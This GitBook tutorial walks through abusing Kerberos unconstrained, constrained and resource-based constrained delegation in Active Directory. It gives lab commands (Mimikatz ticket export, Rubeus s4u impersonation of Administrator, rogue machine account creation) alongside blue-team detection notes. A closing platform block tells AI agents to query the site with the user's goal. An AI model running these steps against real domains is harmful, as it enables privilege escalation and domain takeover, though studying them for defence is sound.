> For the complete documentation index, see [llms.txt](https://aenosh-rajora.gitbook.io/cyber-codex/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://aenosh-rajora.gitbook.io/cyber-codex/exploiting-kerberos-delegation-in-active-directory-in-2025.md).
# Exploiting Kerberos Delegation in Active Directory in 2025
## Why Kerberos Delegation Matters
Kerberos Delegation is a legitimate feature used to let services act on behalf of users. In a secure environment, it’s helpful, but in real-world AD setups?
It’s often misconfigured, and when it is, it becomes one of the fastest routes to total domain pwnage.
Today, I dissect all three forms of delegation:
* **Unconstrained**
* **Constrained**
* **Resource-Based Constrained Delegation (RBCD)**
## Unconstrained Delegation: The Original Misconfiguration
**What It Is**
* Allows a computer/service to impersonate any user that authenticates to it.
* Stored in the `userAccountControl` flag (0x1000000).
* **Targets:** Computers, service accounts, even print servers
**Attack Surface**
* If you compromise an unconstrained delegation machine and a Domain Admin logs in
* You can extract the rTGT from memory (yes, even with ticket encryption).
**Lab Attack Steps**
1. Find Targets:
```
Get-ADComputer -Filter {TrustedForDelegation -eq $true}
```
2\. Compromise the host (e.g., SMB relay, RCE)
3\. Dump tickets:
```
Invoke-Mimikatz -Command 'sekurlsa::tickets /export'
```
4\. Reuse DA’s TGT for lateral movement:
```
kerberos::ptt
```
#### **Blue Team Notes**
* Logon to unconstrained machines only with low-privilege accounts
* Detect with event ID 4769 + TGT reuse for the same host.
## Constrained Delegation: The Middle Child
**What It Is**
* More restrictive delegation, only to specific services (e.g., HTTP/webapp01)
* Uses `msDS-AllowedToDelegateTo` attribute
**Abuse Vector**
If the attacker controls a user/machine allowed to delegate to `cifs/dc01` They can:
* Perform `s4u2self` to impersonate any user
* Perform `s4u2proxy` to get service tickets to `cifs/dc01`
**Lab Attack Steps (using Rebeus):**
1. Get TGT for delegating account:
```
Rubeus asktgt /user:svc_deleg /rc4:
```
2\. Impersonate the target User:
```
Rubeus s4u /user:svc_deleg /rc4: /impersonateuser:Administrator /msdsspn:cifs/dc01 /ptt
```
3\. Access target (e.g., DC admin share):
```
dir \\dc01\c$
```

Rubeus s4u2proxy ticket output
#### **Blue Team Notes:**
* Audit accounts with `AllowedToDelegateTo` set
* Use `Set-ADAccountControl`to disable delegation unless needed
* Monitor 4769 Port (TGS requests) to sensitive services
## RBCD: Resource-Based Constrained Delegation
**What It Is**
* Modern delegation model where target service defins who can delegate to it
* Uses `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute
**Common Misconfig:**
* Machines with excessive permissions can write that attribute to other machines
* Often abused post-compromise
## **Lab Attack (Add Computer + Abuse RBCD)**
1. Create rogue computer (if MAQ > 0):
```
New-MachineAccount.ps1 -MachineName "WINPWN"
```
2\. Configure RBCD on DC or target system:
```
Set-ADComputer "dc01" -PrincipalsAllowedToDelegateToAccount (Get-ADComputer "WINPWN").DistinguishedName
```
3\. Use Rubeus to impersonate DA:
```
Rubeus s4u /user:WINPWN$ /rc4: /impersonateuser:Administrator /msdsspn:cifs/dc01 /ptt
```
4\. Profit:
`dir \\dc01\c$`
**Blue Team Notes:**
* Restrict MAQ (MachineAccountQuota) to 0
* Monitor RBCD ACL changes via LDAP audit logs
* Protect Tier 0 assets with gMSA and no delegation
## Real World Labs to Practice Delegation Abuse
These labs mimic the same conditions found in real enterprise environments, which is perfect for CTF prep, red team simulation, or practicing
### **Unconstrained Delegation**
* **TryHackMe → “Attacking Kerberos”**
{% embed url="" %}
* **Hack The Box → “Forest”**
{% embed url="" %}
### **Constrained Delegation**
* **TryHackMe → “Wreath” (Red Team Path)**
{% embed url="" %}
* **Hack The Box → “Escape”**
{% embed url="" %}
### **RBCD (Resource-Based Constrained Delegation)**
* **TryHackMe → “Ignite”**
{% embed url="" %}
* **Hack The Box Pro Labs → “Enterprise” or “Cybernetics”**
{% embed url="" %}
### Real-world red teams often combine delegation attacks with:
* Printer Bug (SpoolSample)
* ADCS (ESC1 + delegration abuse)
* GPO-based lateral movement
> **Scenario:** Exploit unconstrained server → dump DA TGT → plant RBCD → create shadow admin → DCSync

## Defense in Layers
## Conclusion
Delegation isn’t just an admin feature. It’s a privilege escalation highway paved by legacy configs and lazy permissions.
If you’re in the red team, map it. If you’re blue team, restrict it. If you’re a student, learn it before it burns you in a CTF.
Because if you see unconstrained delegation in 2025. You’re already owned. You just don’t know it yet.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://aenosh-rajora.gitbook.io/cyber-codex/exploiting-kerberos-delegation-in-active-directory-in-2025.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.